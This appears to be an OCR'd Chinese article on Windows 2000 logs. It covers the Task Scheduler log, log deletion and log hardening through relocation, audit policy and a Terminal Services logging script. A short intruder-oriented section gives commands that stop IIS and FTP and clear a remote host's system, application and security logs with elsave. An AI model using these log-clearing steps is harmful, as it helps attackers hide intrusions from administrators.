


图 2

在这里，我就列举一个日志的查看方法好了。另外两个方法大致相同，而且这是完全GUI界面的操作，无论是操作还是查看，都非常容易，大家应该不会感觉到困难！

> **LOOK 注意** 安全日志系统默认情况下只允许管理员访问该日志，如果是Users或Guests组的用户，就只能查看“应用程序日志”和“系统日志”。

▣第四位置：

C:\WINNT\SchedLgU.Txt

这个位置好像是很容易被人忽略的一个位置，这其实就是大家入侵时用到最多的Task Scheduler服务的日志了。

不过，从这个日志的内容形式上看，我认为它的作用并不是给Win2k增强安全性的，而是给管理员用来做排错用的。这里，我们随意找一段内容看看就可以知道了：

```
"At2.job" (net)
    已启动 2003-4-19 15:33:00
"At2.job" (net)
    已完成 2003-4-19 15:33:19
结果：任务完成后的退出码是(0)。
```

从这里不难看出，日志记录了程序或命令的运行过程。但是，至于是何程序或命令，并没有做详细记录，就更不用说什么IP地址了。因此，对于拯救被入侵主机来说，该日志是形同虚设的。在此也就不对它做详细阐述。

三、如何删除日志

这里，这部分不做重点，简单讲解一下就好。

> **LOOK 注意** 删除FTP和Web日志时，要停掉响应的服务。

如果删除Web日志的话，记得先使用命令“net stop W3SVC”，走的时候再记得给人家把服务启动，这样就可以了。

至于删除FTP日志，则需要命令“net stop msftpsvc”来停止FTP服务。

同样，走的时候记得启动FTP服务，不然麻烦就大了。

至于系统日志、应用程序日志、安全日志这三个日志，推荐使用小榕的elsave.exe，命令很简单：

```
elsave -s \\192.168.0.1 -l "application" -C
elsave -s \\192.168.0.1 -l "system" -C
elsave -s \\192.168.0.1 -l "security" -C
```

这三个命令分别清除了192.168.0.1主机上的应用程序日志、系统日志和安全日志。

四、保护加强Win2k日志

从一个入侵者的角度来说，他会尽一切努力来躲避日志的记录，并在离开时会清除日志。对于一些比较高级的入侵者来说，他们还会伪造日志，为了避免这些，正确的安全策略和日志保护是必要的。

另外，针对一些没有日志记录的程序，例如，我们入侵常用到的Terminal Service终端，也要做一些保护。并且要给它加上个日志，以便记录入侵者。

好，接下来，我们就开始做吧。

首先，我们要做的就是移动日志，把日志的位置改变一下，让入侵者不那么容易找到。

1、修改Web日志和FTP日志路径的方法：

打开控制面板，找到“管理工具”，在里面找到Internet服务管理器，打开后，右击默认Web站点（如果你没有使用默认Web站点，就右击你新建的那个站点），选择属性，在“Web站点”卡片上就可看到“启用日志记录”这一项，点“属性”（图3）。在弹出的卡片中，可以选择并制定一些日志的相关设置，在这里，“日志文件目录”下可看到当前日志的保存位置（图4），点浏览可改变日志的记录位置。

同样道理，修改FTP日志的方法也是如此，在这里就不一一介绍了。




图 3




图 4

2、修改系统日志、应用程序日志和安全日志的保存路径：

修改这三个日志的位置要修改注册表才可做到，注册表位置如下：HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\Evenlog。在这下面，可看到三个主键，分别名为：Application、Security和System。在右边窗口中，可看到值“File”一项，它的值就是日志记录的路径（图5）。

在这里，可修改到你自己喜欢的位置（喜欢是次要的，主要的是让入侵者找不到）。




图 5

虽然这三个日志的路径改变了，但如果入侵者通过终端服务登录到主机，并且他的权限是administrators组的权限，他还是可使用事件查看器来删除日志。因此，这样做并不一定能达到真正的安全。

3、加强日志——给你的文件加上审核

Win2k在默认配置下，是没有开启审核策略的。因此，我们必须手动开启它，方法比较简单：选择“开始→运行”，输入“gpedit.msc”，打开组策略。然后依次打开“计算机配置→windows设置→安全设置→本地策略”，在这里找到“审核对象访问”（图6）。然后，双击打开它，将“成功”和“失败”两项都勾上（图7）。这时，我们已经激活了审核策略，我们可以去设置审核了。




图 6




图 7

接下来，开始设置审核。

只有在NTFS格式的磁盘上才可设置审核。

在NTFS磁盘下，随意右键一个文件夹，然后选择属性，在里面选择“安全”卡片。点“高级”，选择“审核”，并点“添加”，在这里，选择要使用审核的用户。例如，我针对aaa这个用户进行审核，选择完用户后，会弹出一个详细列表，在这里，可选择成功或是失败审核（图8）。选择完要进行的审核项目后，如果需要的话，还可在上面的“应用到”项的下拉条中进行更细致的选择。选择完成后，点“确定”，来到“审核”选项卡处。在这里，如果需要该文件夹下的子对象继承这个审核，就勾选“重置所有子对象的审核项目并允许传播可继承审核项目”（图9）。




图8




图9

制定了审核策略后。接下来切换用户，使用aaa进行登录，访问刚才审核策略中添加了审核的文件夹或文件，然后再切换到administrator登录，查看事件查看器中的“安全日志”，这时，就可看到针对aaa的审核记录了（图10）。




图10

这里，我只简单介绍了对象的审核而已，大家只要打开控制面板，选择“管理工具→本地安全策略→本地策略→审核策略”，就会发现，在这里还可开启很多安全策略和审核，例如：登录事件的审核、用户管理审核、系统事件审核等。

有兴趣的朋友可在这里开启这些审核，这样，会使你的Win2k变得更安全。

4、Terminal Service的日志策略

正常情况下，终端服务是没有什么实质性的日志供我们查看的，只能通过事件查看器中那些少得可怜的日志内容来获得一些相关信息。

但对于捕捉入侵者来说，这些简单的信息是肯定不够的，而且，在很多情况下，我们又需要使用终端服务。因此，我们需要有完整详细的终端服务的记录，记录的方法这里推荐两个：

◈（1）使用登录脚本

这样，就要配合一个批处理文件，这个批处理文件内容如下：

```
@echo off
rem TSlog.bat
:Tslog
date/t >> c:\winnt\system32\3389.log
time/t >> c:\winnt\system32\3389log.txt
netstat -an | find "3389" |find "ESTABLISHED" >> c:\3389log.txt
goto :TSlog
```

将批处理文件保存为TSlog.bat，然后将它放在这个路径下：C:\WINNT\system32\GroupPolicy\User\Scripts\Logon（这是默认的登录脚本的路径）。

然后，使用administrator登录，选择“开始→运行”，然后输入“gpedit.msc”，打开组策略编辑器。

选择“用户配置→Windows设置→脚本”，然后在右边窗口中选择“登录”，双击它，然后点“添加”、“浏览”，很容易就找到刚才那个TSlog.bat文件。这样在有用户登录时就会自动运行这个脚本，脚本作用就是记录一切与本机3389端口有连接的主机的IP地址，以及连接的日期、时间，保存位置是C:\Winnt\System32。

这种方法只适合在个人计算机上使用，因为必须有用户登录才会启动这个脚本。当然，在开机前也可运行这个脚本，那就是使用组策略中的计算机启动脚本。但由于这个脚本是个循环执行脚本，所以，如果使用启动脚本的话，会使计算机进入无限循环状态而无法启动计算机。如果不信，可以去试一下，我已经试过了，还好我的Win2k装有故障恢复控制台，否则就又惨了……

◈（2）使用个人防火墙

针对一些小型的服务器，笔者建议使用个人防火墙。

这里推荐使用绿色警戒，因为它的日志功能做得非常好，而且，如果想抓住入侵者，详细的日志也是一个必要的条件。

首先，要对绿色警戒进行配置，选择“入侵检测→配置”，点击“添加”，添加上3389端口，对策选择“警告”，警告级别选择“提示”（图11）。这样，当有人连接终端服务时会有提示，在绿色警戒的说明框中会有显示（图12）。




图11

